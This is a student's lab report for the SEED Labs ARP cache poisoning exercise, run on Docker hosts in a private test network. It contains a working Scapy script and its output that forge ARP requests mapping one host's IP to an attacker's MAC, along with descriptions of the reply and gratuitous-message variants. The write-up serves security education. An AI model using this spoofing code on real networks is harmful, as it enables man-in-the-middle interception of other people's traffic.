Network Security Assignment - 3

Seed Labs

The following are the host machines in the Seed labs virtual machines of the virtual box environment:

SNo.	Host Machine	IP address	MAC address	Docker id
1	A	10.9.0.5	02:42:0a:09:00:05	1de4f1e900e7
2	B	10.9.0.6	02:42:0a:09:00:06	8158da15042e
3	M	10.9.0.105	02:42:0a:09:00:69	09af22b7e30f

The lab environment has 3 host machines namely A,B and M dockers built on seed labs virtual machine in the virtual box. We are trying to sniff the ARP packets from communications by MAC address spoofing of dockers A and B by attacker machine M. Note that all the machines are on the same local network.

TASK - 1 ARP Cache Poisoning

The attacker M was used to launch ARP Cache poisoning attacks on targets A or B when they communicate with each other. Thus M acting as Man in The Middle. The python scripting for sending poisoned ARP packets is done with the help of the powerful library Scapy.

Task 1.A (using ARP request). On host M, construct an ARP request packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.

```
  GNU nano 4.8                          task1a.py
#!/usr/bin/env python3
from scapy.all import *

ip_a = "10.9.0.5"
ip_b = "10.9.0.6"
ip_m = "10.9.0.105"
mac_a = "02:42:0a:09:00:05"
mac_b = "02:42:0a:09:00:06"
mac_m = "02:42:0a:09:00:69"

E = Ether(dst=mac_a, src=mac_m)
A = ARP(op=1, hwsrc=mac_m, psrc=ip_b, hwdst=mac_a, pdst=ip_a) #1=req;2=reply
pkt = E/A
pkt.show()
sendp(pkt)

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
```

fig1a

A packet was sent from attacker M to machine A to map B's ip address to M's Mac address. ARP request is intended to be broadcasted to all devices on the local network segment. When M sends ARP packet requests to A, it is to be ensured that A is part of the packet network and that it receives and processes the request. A.op field is set to 1 indication it is an ARP Request. From fig1a Ether dest and src ensures that source is host M and the destination is A while the ARP configuration ensures the ARP cache entry in A's table as initiated. The ethernet and ARPpackets were combined, set with ARP request and sent. Once the ARP packets are sent the parameters for source and destination are set and those whose values are not set are set to default values which can be seen from fig 1a.1.

```
seed@VM: ~
root@09af22b7e30f:/volumes# python3 task1a.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@09af22b7e30f:/volumes#
```

fig1a.1

The ARP cache table was checked with “arp -n” on host machines A and B before and after running ARP cache poisoning which can be observed from fig 1a.2, fig 1a.3, fig1a.4 and fig1a.5

Before ARP cache poisoning:

On host machine A:




fig1a.2

On host machine B:




fig 1a.3

After ARP cache poisoning:

On host machine A:




fig 1a.4

On host machine B:




fig 1a.5

Observation:

Following the execution of the code for Task 1A, a discernible alteration occurred in the ARP cache of host A. Specifically, the entry corresponding to the IP address of host B underwent an update, reflecting a modification in the associated MAC address.

The observation was as follows:

1. ARP Table Modification:
   - The script generated an ARP request packet using Scapy, designed to broadcast a request from host M to update host A's ARP cache.
2. Packet Transmission:
   - The `sendp` function from Scapy facilitated the transmission of the crafted ARP request packet over the designated network interface (`iface`). This interface corresponded to the network where host A was located.
3. Observation of ARP Cache:
   - Subsequent to the script execution, an examination of host A's ARP cache revealed a modification in the entry associated with the IP address of host B.
   - Specifically, the MAC address associated with host B's IP address was updated to reflect the MAC address of host M.

The ARP cache on host A was successfully updated through the simulated ARP request, aligning with the anticipated outcome of an ARP cache poisoning technique.

Task 1.B (using ARP reply). On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.




fig 1b

This time ARP operation is set to 2 i.e, ARP reply mode and making the same packet as in task 1a from B_ip to A_ip matching B_ip to M_MAC.

Scenario 1: B's IP is already in A's cache

To ensure B's ip address is in host A, a ping was made to B from A as shown in fig 1b.1




fig 1b.1

Once the ping was successful ARP cache poisoning program code was run on host machine M. The ARP packets were sent as in fig 1b.2 it can be observed that the defaults are the defined parameters were set which could be viewed with pkt.show() and keynotes from machines A and B were checked before and after attack as can be seen from images fig 1b.3, fig 1b.4, fig 1b.5 and fig 1b.6 below.




fig 1b.2

Before ARP cache poisoning:

On host machine A:




fig 1b.3

On host machine B:




fig 1b.4

After: ARP cache poisoning:

On host machine A:




fig 1b.5

On host machine B:




fig 1b.6

Conclusion:

After the execution of the code for Task 1B, a noticeable change occurred in the ARP cache of host A. Specifically, the entry corresponding to the IP address of host B underwent an update, reflecting a modification in the associated MAC address.

The Observation was as follows:

1. ARP Table Modification:
   - The script generated an ARP reply packet using Scapy, designed to act as a response from host M to host A.
2. Packet Transmission:
   - The `sendp` function from Scapy facilitated the transmission of the crafted ARP reply packet over the designated network interface (`iface`). This interface corresponded to the network where host A was located.
3. Observation of ARP Cache:
   - Following the execution of the script, a subsequent examination of host A's ARP cache revealed a modification in the entry associated with the IP address of host B.
   - Specifically, the MAC address associated with host B's IP address was updated to reflect the MAC address of host M.


The ARP cache on host A was successfully updated through the simulated ARP reply, aligning with the anticipated outcome of an ARP cache poisoning technique.

Scenario 2: B’s IP is not in A’s cache.


This time the same code as Scenario 1 was run but also ensuring that B’s ip address was not included in A using the command “arp - d b_ip”. arp -n was run on A and B to ensure the tables were empty and the Arp cache poisoning was made and the packets were sent from M to A_ip with B ip_mapped to M_mac.

Before ARP cache poisoning:

On host machine A:




On host machine B:




After ARP cache poisoning:


Once the ARP cache poisoning program code was run on host machine M. The ARP packets were sent as in fig below. It can be observed that the defaults are the defined parameters were set, which could be viewed with pkt.show() and keynotes from machines A and B were checked before and after attack.



On host machine A:



On host machine B:



Conclusion:

In Scenario 2 of Task 1B, where an ARP reply was used and B's IP was not in A's cache, the ARP cache on A was not updated. This occurred because A did not have an existing ARP entry for B's IP address.

Technical Observation:

1. ARP Table Status on Host A:
   - The script generated an ARP reply packet simulating a response from host M to update host A's ARP cache.
   - The Ethernet layer (`Ether`) was configured to set the destination MAC address to A's MAC address.
   - The ARP layer (`ARP`) was configured with the operation code `2` to indicate an ARP reply. M's MAC address was specified as the source MAC (`hwsrc`), B's IP address as the source IP (`psrc`), and A's MAC address as the destination MAC (`hwdst`) with A's IP address as the destination IP (`pdst`).

2. Packet Transmission:
   - The `sendp` function from Scapy facilitated the transmission of the crafted ARP reply packet over the designated network interface (`iface`). This interface corresponded to the network where host A was located.

3. Observation of ARP Cache:
   - Following the script execution, an examination of host A's ARP cache did not reveal any modification in the entry associated with the IP address of host B.
   - The ARP cache on A remained unchanged because B's IP was not previously in A's cache.

In this scenario, the ARP cache on A was not updated with certainty, as there was no pre-existing entry for B's IP address. The effectiveness of ARP cache poisoning often depends on the current state of the target's ARP cache.


Task 1.C (using ARP gratuitous message). On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address.

1. ARP Gratuitous Message:
   - The packet constructed in Task 1C was an ARP gratuitous message, which is a special ARP request packet.
   - The destination MAC address (`hwdst`) was set to the broadcast address (`ff:ff:ff:ff:ff:ff`) in both the Ethernet and ARP headers.
   - This packet was not a response to a specific ARP request; instead, it was broadcasted to all devices on the local network.
2. No Specific Target MAC Address:
   - Unlike in Task 1A and 1B, there was no need to specify the MAC address of the target (A) in the Ethernet layer (`Ether(dst=...)`).
   - The broadcast address was used in the ARP gratuitous message to ensure it reached all devices on the local network.
3. Operation Code for ARP Request (`op=1`):
   - The operation code in the ARP layer was set to `1`, indicating an ARP request.
   - Even though it was a gratuitous message, it followed the structure of an ARP request.
4. No Response Expected:
   - In a typical ARP request, a response was expected. However, in a gratuitous message, no response was expected. It was a notification to update ARP caches.

Task 1C used an ARP gratuitous message to broadcast information about the mapping between B's IP address and M's MAC address to all devices on the local network, including A. This was a different approach compared to Tasks 1A and 1B, where specific ARP requests or replies were sent. The gratuitous message served as a proactive update to ARP caches.

Scenario 1: B's IP is already in A's cache


To ensure B's ip address is in host A, a ping was made to B from A.




v

Before ARP cache poisoning:

On host machine A:




On host machine B:




After ARP cache poisoning:

Once the ping was successful ARP cache poisoning program code was run on host machine M. The ARP packets were sent as in fig below. It can be observed that the defaults are the defined parameters were set , which could be viewed with pkt.show() and keynotes from machines A and B were checked before and after attack.

On host machine A:



On host machine B:



Conclusion:

In Task 1C, Scenario 1, where an ARP gratuitous message was used and B's IP was already in A's cache, the ARP cache on A was updated to match B's IP to M's MAC address.

1. ARP Table Modification on Host A:

   - The crafted ARP gratuitous message, constructed with Scapy, simulated a proactive update from host M to host A.

- This gratuitous message, with a destination MAC address set to the broadcast address (`ff:ff:ff:ff:ff:ff`), was designed to reach all devices on the local network, including A.

2. Observation of ARP Cache on Host A:
- Following the execution of the script, an examination of host A's ARP cache revealed a modification in the entry associated with the IP address of host B.
- Specifically, the MAC address associated with host B's IP address was updated to reflect the MAC address of host M.

